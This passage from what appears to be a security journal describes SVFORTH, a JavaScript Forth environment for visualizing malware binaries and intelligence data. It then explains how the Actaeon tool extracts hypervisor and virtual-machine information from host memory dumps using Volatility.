For example, **loic filter** can be invoked on the results of **anonymous filter** to find all **#anonymous** hashtags that mention their Low Orbit Ion Cannon. This can also be stringed together as such:

```
twitter 500 from #anonymous filter loic filter
```

Due to the ease of defining words in Forth, an analyst can define a vocabulary of special purpose words that conduct queries and refine the results. An useful example

would be a custom algorithm that sorts the results by sentiment value, iterating through the stack and pushing up and down elements as needed.

Furthering the use of this capability, these filtering and sorting words can be written in native JavaScript. The **filter** word itself is written in JavaScript, though it treats the data in a very Forthlike fashion by rotating the stack:

```
this.filter = function(callback) {
    filterTerm = stack.pop();
    depth = stack.depth();
    for (var count=0; count < depth; count++) {
        examine = stack.pop();
        if ('data' in examine) {
            if (examine.data.search(filterTerm) > 0) {
                stack.push(examine);
            }
        }
        stack.rot();
    }
    executeCallback(callback);
}

Word( "filter", this.filter );
```

STACK VIEWS




The next piece that makes SVFORTH useful for the domain of security analysis and visualization is the support for different views of the stack. Each artifact that is stored in the stack has metadata associated with it that may be useful for different contexts such as timestamp, source, type, and origin.

An illustrative example in the area of malware analysis is visualization of assembler opcodes or aligned binaries. JavaScript's recent support for Typed Arrays allows binary data to be stored directly in memory; this allows for far more performant access and manipulation of this data than the old method of working with Arrays and using **chr()**.

Binary data can be viewed in many ways such as a hexadecimal view, a disassembly view, or more usefully, an entropy and binary visualization map. The artifact data in the stack remains the same when switching between different views of the same binaries and metadata; this is a key point of how SVFORTH represents the data. If it is filtered via some mechanism, pivoting on a view will not reset the filter.

Users intuitively see a stack as being top to bottom, and vertically oriented. For this reason, binary artifacts are shown oriented counterclockwise 90 degrees to make the most of horizontal screen space. A 76.8K binary file can be represented as a 128x600 wide map, if a pixel is allocated to represent each byte.

Following are examples of different views of the same binary, a Zeus trojan variant:





The above figures illustrate the usefulness of different views of the same binary data. The opcode view is dramatically different from the pure binary view; the colorized opcode view is useful for comparing data based on section, but it obscures the binary details themselves.

On the facing page the sequence shows three different Zeus binaries next to each other:

Despite the first two Zeus samples being of different sizes, 95K and 141K respectively, there are definite structural similarities visible to an analyst when scaled next to each other.

SVFORTH allows the sorting of these artifacts according to criteria given interactively; changes in the stack will automatically update the views. One of the key advantages of SVFORTH running locally on the browser is the latency between intent and response is minimized.

By using metadata on the artifacts, such as timestamps, SVFORTH is able to provide the analyst useful tools such as frequency analysis and a histogram of occurrences or spotting. When clustering similar variants with each other, tags can then be applied to each; once tagged, the view can be resorted according tag groups.



OTHER APPLICATIONS OF SVFORTH

In production and experimental usage, SVFORTH has been used to:

- Analyze MacOS X Crash Dumps from Pastebin to be analyzed by Crash Analyzer to direct exploit research.
- Search and query intelligence artifacts in a database for further analysis and filtering. These artifacts are from multiple data sources and different types but SVFORTH is able to unify them on the same stack.
- Build relationship maps based on monitored Twitter conversations
- Perform ordering of binaries in the stack based on similarity criteria based on hashes, entropy, and Levenshtein distance (http://en.wikipedia.org/wiki/Levenshtein_distance) to cluster malware variants.

IMPLEMENTATION DETAILS

The central two objects in SVFORTH is the `Stack` and the `Dictionary`. The `Stack` contains an `Array()` as a private variable, and exposes stack functions such as `pop`, `push`, `dup`, and `swap`. It should be noted that even essential primitive operators such as these are found as words in the `Dictionary()` and are themselves JavaScript closures.

```
// push - [ d ], ( a b c ) -> ( a b c d )
this.push = function(item, callback) {
  __stack.push(item);
  executeCallback(callback);
}
// drop - ( a b c ) -> ( a b ), []
this.drop = function(callback) {
  __stack.pop();
  executeCallback(callback);
}
```

Due to the nature of interacting with JavaScript in an asynchronous fashion, every Forth word needs to take the callback as its sole argument and execute it when done. This callback is typically to the `nextToken()` function to advance the Forth parser's execution, and is passed in as an anonymous closure. This causes the execution of the Forth program to be synchronous, only moving on to the next token once the current token has completed executing.

The calls to `nextToken()` are wrapped in a function that counts tokens. When a certain amount of tokens have executed, `setTimeout()` is called. The single-threaded nature of JavaScript requires this, or the browser will lock up while SVFORTH is interpreting tokens.

```
function nbNextToken(tokens) {
  tokenCount += 1
  if ( ( tokenCount % self.tokenResolution ) != 0 ) {
    nextToken( tokens )
  } else {
    setTimeout(function () { nextToken( tokens ) }, 0)
  }
}
```

There is no loop construct in the core interpreter driving execution; instead, the interpreter is recursively called using `nextToken()` passed to the Forth words as callbacks.

```
function nextToken(tokens) {
...
  if ( typeof currToken == 'function' ) {
    currToken( function () { nbNextToken(tokens) } )
    // We check the dictionary to see if our current token
    matches a word.
  } else if (currToken in dictionary.definitions) {
    word = dictionary.getWord( currToken )
    if ( typeof( word ) == 'function' ) {
      word( function () { nbNextToken(tokens) } )
    } else {
      self.parse( word, function () { nbNextToken(tokens) } )
    }
  }
...
}
```

A sharp-eyed reader might note that the token stream can have JavaScript functions embedded in them. This is due to the compilation ability of SVFORTH where frequently called functions such as those in a word definition or a loop are tokenized and word lookups performed ahead of time, storing JavaScript functions directly into the token array.

```
this.compile = function (tokens) {
  for (var tokenIndex in tokens) {
    if ( typeof(tokens[tokenIndex]) == 'string' ) {
      token = tokens[tokenIndex]

      if ( tokens[tokenIndex] in dictionary.definitions ) {
        tokens[tokenIndex] = dictionary.getWord( token )
      } else if ( tokens[tokenIndex] == "" ) {
        tokens.splice(tokenIndex, 1)
        tokenIndex = tokenIndex - 1
      } else if ( !isNaN(tokens[tokenIndex]) ) {
        tokenInt = parseInt(tokens[tokenIndex])
        tokenFloat = parseFloat(tokens[tokenIndex])
        if ( tokenInt == tokenFloat ) {
          tokens[tokenIndex] = tokenInt
        } else {
          tokens[tokenIndex] = tokenFloat
        }
      } else if ( token == "(" ) {
        tokens.splice(tokenIndex,tokens.indexOf( ")" )-tokenIndex + 1)
        tokenIndex = tokenIndex - 1
      }
    }
  }
  return tokens
}
```

When the compiler is called upon a token stream, for each token found, it does a dictionary lookup on the token; if there is a match, the string is replaced with the corresponding JavaScript function object. Also replaced are strings that are numbers, with either a `Float()` or `Int()`. Tokens following blocks begun by `(` are discarded until a `)` token is hit. This process is very similar to classical Forth's compilation of Forth words into assembler; doing all the dictionary lookups ahead of time and inserting JavaScript closures in place of tokens has been observed to dramatically increase the speed of VSFORTH in loops.

Much of VSFORTH's functionality is split up into modules that the user can import as needed. Simply importing `vsforth.js` will set up the `Dictionary` and `Stack`; importing further modules such as `vsforth/canvas.js` will automatically add new words to the `vsforth.js` namespace. This allows the user to import only modules that are needed, and offers the ability to easily extend the VSFORTH environment.

POSSIBLE FUTURES FOR SVFORTH

Forth was originally designed to allow for defining words in assembly, and compiling definitions to assembly. VSFORTH works similarly in allowing JavaScript functions to be stored in the dictionary. But what if VSFORTH could really permit assembler like the traditional Forths?

This is where `asm.js` steps in. `asm.js` is a subset of JavaScript that can be compiled to machine assembler by an ahead-of-time engine. Because it is JavaScript, it can run in browsers and environments that do not natively support `asm.js`. Currently, Mozilla's Spidermonkey engine is the only one that supports this, and will execute `asm.js` much more quickly.

While `asm.js` was intended to be a compile target rather than as a platform, VSFORTH can be rewritten into `asm.js` with the assembler heap taking the place of the current `JavaScript Array()`.

Another possible avenue of future research is implementing WebGL visualization, and leveraging GPUs to speed up the visualization rendering even more. This would open up avenues of exploration into 3D visualization for this particular problem space.

SOURCE CODE

The non-proprietary bits of VSFORTH are available via the GPL license via GitHub at: <https://github.com/ephsec/svforth> (<https://github.com/ephsec/svforth>)⁴

MANY THANKS TO

- Daniel Clemens of PacketNinjas (<http://www.packetninjas.com/>)⁵ for giving the author a playground to develop the concepts that this paper discusses.
- Daniel Nowak of Spectral Security (<http://www.spectralsecurity.com/>)⁶ for reviewing and feedback. ¶

References

1. [http://en.wikipedia.org/wiki/Forth_\(programming_language\)](http://en.wikipedia.org/wiki/Forth_(programming_language)) ([http://en.wikipedia.org/wiki/Forth_\(programming_language\)](http://en.wikipedia.org/wiki/Forth_(programming_language)))
2. <http://mtso.squarespace.com/chargen/2009/1/10/applicable-lessons-from-the-embeddedworld-aka-forth-rules.html> (<http://mtso.squarespace.com/chargen/2009/1/10/applicable-lessons-from-the-embeddedworld-aka-forth-rules.html>)
3. <http://www.techrepublic.com/resource-library/whitepapers/bootstrapping-a-self-hostedresearch-virtual-machine-for-javascript/> (<http://www.techrepublic.com/resource/library/whitepapers/bootstrapping-a-self-hosted-research-virtual-machine-for-javascript/>)
4. <http://lostechies.com/derekgreer/2012/02/17/javascript-closures-explained> (<http://lostechies.com/derekgreer/2012/02/17/javascript-closures-explained>)
5. <https://github.com/ephsec/svforth> (<https://github.com/ephsec/svforth>)
6. <http://www.packetninjas.com/> (<http://www.packetninjas.com/>)
7. <http://www.spectralsecurity.com/> (<http://www.spectralsecurity.com/>)



UNDER THE HOOD How Actaeon Unveils Your Hypervisor

Mariano Graziano, Andrea Lanzi, Davide Balzarotti

Memory forensics is the branch of computer forensics that aims at extracting artifacts from memory snapshots taken from a running system. Such a field is rapidly growing and it is attracting considerable attention from both industrial and academic researchers. One piece that is missing from current memory forensics is an automatic system to analyze a virtual machine starting from a host physical memory dump. This article explores the details of an automatic memory analysis of a virtual machine by using a new forensic framework called Actaeon [1].

FORENSIC ANALYSIS FOR HYPERVISOR

Virtualization is one of the main pillars of cloud computing but its adoption is also rapidly increasing outside the cloud. Many users use virtual machines as a simple way to make two different operating systems co-exist on the same machine at the same execution time (e.g., to run Windows inside a Linux environment), or to isolate critical processes from the rest of the system (e.g., to run a web browser


reserved for home banking and financial transactions). Unfortunately, incidents that involve a virtual machine are not currently addressed by any memory forensic techniques. These scenarios pose serious problems for forensic investigation. The intent of this article is to explain how to use a new forensic tool called Actaeon [1] to automatically analyze a physical memory dump and extract information about the hypervisors that were running on the system. Actaeon can also be used to provide a program interface to transparently execute Volatility plugins for forensic analysis. This article is divided as follows:

- In Section 2, virtualization concepts are discussed to understand how Actaeon can operate during forensic analysis.
- In Section 3, Actaeon Forensic Model is discussed in details to present the main functionalities of the system.
- In Section 4, a running example of Virtual machine analysis is presented which used Actaeon as a main analyzer.

UNDERSTANDING VIRTUALIZATION TECHNOLOGIES


To understand the challenges of applying memory forensics to virtualization environments, we need to describe some basic concepts regarding the hardware-assisted hypervisors technologies. In this article we focus our attention on the Intel VT-x [2]. Any other virtualization techniques such as paravirtualization and binary rewriting are out of scope of this article. VT-x introduces a new instruction set, called Virtual Machine eXtension (VMX) and it distinguishes two modes of operation: VMX root and VMX non root. The VMX root operation is intended to run the hypervisor and it is located below “ring 0”. The non root operation is instead used to run the guest operating systems and it is therefore limited in the way it can access hardware resources. Transitions between non root and root modes are called VMEXIT, while the transition in the opposite direction are called VMENTRY. Intel also introduced a set of new instructions for VMX root operation. An important concept about VT-x technologies is represented by the VMCS memory structure. The fields of this memory structure are defined by Intel manual and the goal of it is to manage the transitions from and to VMX non root operation as well as the processor behavior in VMX non root operation. Each logical processor reserves a special region in memory to contain the VMCS, known as the VMCS region. The hypervisor can directly

reference the VMCS through a 64 bit, 4k-aligned physical address stored inside the VMCS pointer. This pointer can be accessed using two special instructions (VMPTRST and VMPTRLD) and the VMCS fields can be configured by the hypervisor through the VMREAD, VMWRITE and VMCLEAR commands. Theoretically, an hypervisor can maintain multiple VMCSs for each virtual machine, but in practice the number of VMCSs normally matches the number of virtual processors used by the guest VM. Every field in the VMCS is associated with a 32 bit value, called its encoding,




that needs to be provided to the VMREAD/VMWRITE instructions to specify how the values have to be stored. For this reason, the hypervisor has to use these two instructions and should never access or modify the VMCS data using ordinary memory operations. The VMCS data is organized into six logical groups: 1) a guest state area to store the guest processor state when the hypervisor is executing; 2) a host state area to store the processor state of the hypervisor when the guest is executing; 3) a VM Execution Control Fields containing information to control the processor behavior in VMX non root operation; 4) A set of VM Exit Control Fields that control the VMEXITS; 5) a VM Entry Control Fields to control the VMENTRIES; and 6) a VM Exit Info Fields that describe the cause and the nature of a VMEXIT. Each group contains many different fields, but the offset and the alignment of each field is not documented and it is not constant between different Intel processor families.

Another important concept of virtualization is the nested configuration [7] and is related to the way in which an hypervisor handles a different sort of virtual machines configuration running at the same time on the system. In a nested virtualization setting, a guest virtual machine can run another hypervisor that in turn can run other virtual machines, thus achieving some form of recursive virtualization. However, since the x86 architecture provides only a single-level architectural support for virtualization, there can only be one and only one hypervisor mode and all the traps, at any given nested level, need to be handled by this hypervisor (the top one in the hierarchy). The main consequence is that only a single hypervisor is running at ring -1 and has access to the VMX instructions. For all the other nested hypervisors the VMX instructions have to be emulated by the top hypervisor to provide to the nested hypervisors the illusion of running in root mode. Our analysis description refers to Turtle technology [5] that represents the facto standard for most of the modern hypervisors. As we can see from Figure 1 in the case of nested virtualization setup we run a second hypervisor inside nested virtual machine, the system needs to set up three VMCSs, the first (VMCS01) is the one used by the top-level hypervisor for managing the top-level virtual machine (Guest OS), the second VMCS (VMCS12) is maintained by the second hypervisor (Nested L1) for keeping the state of the second virtual machine (Nested OS 2), while the third one (VMCS02) is used from the top hypervisor for getting access to the address space



of the nested OS (L2). Such configuration is pretty common and cannot be analyzed by current forensics tools apart Actaeon.

The last important concept that we need to know for understanding how Actaeon operates is related to the Extended Page Table (also known as EPT) [3]. Such technology allows the hypervisor to reserve a unique address space for each virtual machine that was running in the system. When the EPT is enabled, it is marked with a dedicated flag in the Secondary Based Execution Control Field in the VMCS structure. This tells the CPU that the EPT mechanism is active and it has to be used to translate the guest physical addresses (GPA). The translation happens through different stages involving four EPT paging structures (namely PML4, PDPT, PD, and PT). These structures are very similar to the ones used for the normal IA-32e address mode translation. If the paging is enabled in the guest operating system the translation starts from the guest paging structures. The PML4 table can be reached by following the corresponding pointer in the VMCS. Then, the GPA is split and used as offset to choose the proper entry at each stage of the walk. The EPT translation process is summarized in *Figure 2*.



ACTAEON FORENSIC MODEL

Actaeon tool is used for providing information about the hypervisors that were running on the host machine. From an architectural point of view, Actaeon consists of three components: a VMCS Layout Extractor based on HyperDbg [6], a Volatility plugin that is able to analyze the memory and provides the list of the running hypervisors and a patch for the Volatility core that provides a transparent interface for analyzing the memory of the virtual machines. More precisely, Actaeon presents three main functionalities, two of them can be selected as command-line parameters:


- **VMCS Layout Extractor:** This component is designed to extract and save into a database the exact layout of a VMCS. The tool is implemented as a small custom hypervisor that re-uses the initialization code of Hyper-Dbg, to which it adds around 200 lines of C code to implement the custom checks to identify the layout of the VMCS.

- **Hyperls:** This component is implemented as a Python plugin for the Volatility framework [4], and it consists of around 1,300 lines of code. Its goal is to scan the memory image to extract the candidate VMCSs. The tool is currently able to parse all the fields of the VMCS and to properly interpret them and print them in a readable form. For example, our plugin can show which physical devices and which events are trapped by the hypervisor, the pointer to the hypervisor code, the Host and Guest CR3, and all the saved CPU registers for the host and guest systems. The hyperls plugin can also print a summary of the hierarchy between the different hypervisors and virtual machines. For each VM, it also reports the pointer to the corresponding EPT, required to further inspect their content.
- **Virtual Machine Introspection:** An important functionality performed by Actaeon is to provide a transparent mechanism for the Volatility framework to analyze each Virtual Machine address space. In order to provide such functionality, Actaeon provides a patch for the Volatility core to add one command-line parameter (that the user can use to specify in which virtual machine he wants to run the analysis) and to modify the APIs used for address translations by inserting an additional layer based on the EPT tables. The patch is currently implemented in 250 lines of Python code.

AN EXAMPLE OF FORENSIC ANALYSIS BY USING ACTAEON

After the theoretical explanation on how Actaeon internally works, in this section we will describe a practical example of virtual machine memory analysis. For our analysis we start from a physical memory dump of a host machine and we consider a recursive configuration where we have one nested hypervisor and one nested OS, see *Figure 1*. In particular we run two parallel virtual machines with Windows and Ubuntu OSs, with KVM hypervisors, moreover inside the Ubuntu guest we install another KVM hypervisor that runs a Debian guest. The goal of the analysis is to recognize the number of hypervisors and the hierarchy of the virtual machines running on the system and extract some system forensic analysis information about the state of the guest OS. In particular in our example we will show as a success of our analysis the output of plugin that lists the running processes on the different guests OS that were running into two different virtual machines.

The first step of our analysis task is to install and configure Actaeon along with the Volatility tools. In particular, the installation script is divided in three main steps: first of all we need to download the Actaeon code from git repository, afterwards we need to download the HyperDbg source code. The HyperDbg code is required only in case the user needs to reverse engineer the VMCS layout. In the last step we need to download the Volatility tools and a patch for the Volatility core in order to support the transparent analysis of the virtual machines memory. This last step is important for running analysis into the guest OS. The core of Volatility is in charge of rebuilding the address space of the host OS. More in detail starting from a set of signatures of the Kernel memory Structures, Volatility is able to recognize the page table and by using such an information it is able to re-build the virtual OS address space. Once the address space layer is re-built we can start inspecting the host OS memory by using forensic analysis. The crucial point when we



have an hypervisor is that the address translation process (physical addresses to virtual addresses) is handled by another indirection level achieved by the extended page table (EPT). So in order to transparently hijack this translation mechanism Actaeon patches the core of Volatility, hooks all the translation functions, and inserts another level of translation (EPT table). In this way the Volatility core is able to re-build the address space of guest OS and transparently apply the forensic plugins.

After the installation and configuration of the system we are ready to start our forensic analysis. The goal of the first step of our analysis is to recognize which host hypervisors were running on the system. Such information is the starting point for discovering the hierarchy of the virtual machines and to perform any further analysis. To accomplish this task we execute the Volatility plugin for listing the running processes on the host machine. As it is possible to see from the output of Actaeon 4, we can recognize two running processes related to a KVM hypervisor that were running Windows and Linux (Ubuntu) operating systems.

```
python vol.py -f ./inception.ram --profile=Linux3_6 linux_paux
Volatile Systems Volatility Framework 2.2
Pid   Uid   Arguments
1     0     /sbin/init splash
.....
2639  0     sudo kvm -hda ../images/ubu.qcow2 ...
2640  0     kvm -hda ../images/ubu.qcow2 ...
3083  0     sudo kvm -hda ../images/windowsxp.qcow2 ...
3084  0     kvm -hda ../images/windowsxp.qcow2 ...
.....
```

The next step of our analysis is to search for a potential VMCS, running in the system. It is important to note that even if there are only two processes related to the KVM hypervisor we can have multiple nested virtual machines running at the same time that are invisible at the first sight. For this reason we need to use Actaeon to perform a more sophisticated analysis. As we can see by *Figure 3* the next step of our analysis is devoted to search for all possible VMCS memory structures; in order to do that we basically specify new command-line parameters that use the following options: (1) microarchitecture related to the analyzed host (sandy in this case) and (2) the command of Actaeon (hyperls) that triggers the execution of Actaeon plugin. As you can see in *Figure 3* the result of the command execution shows that in this case Actaeon was able to discover three VMCS's memory structures.

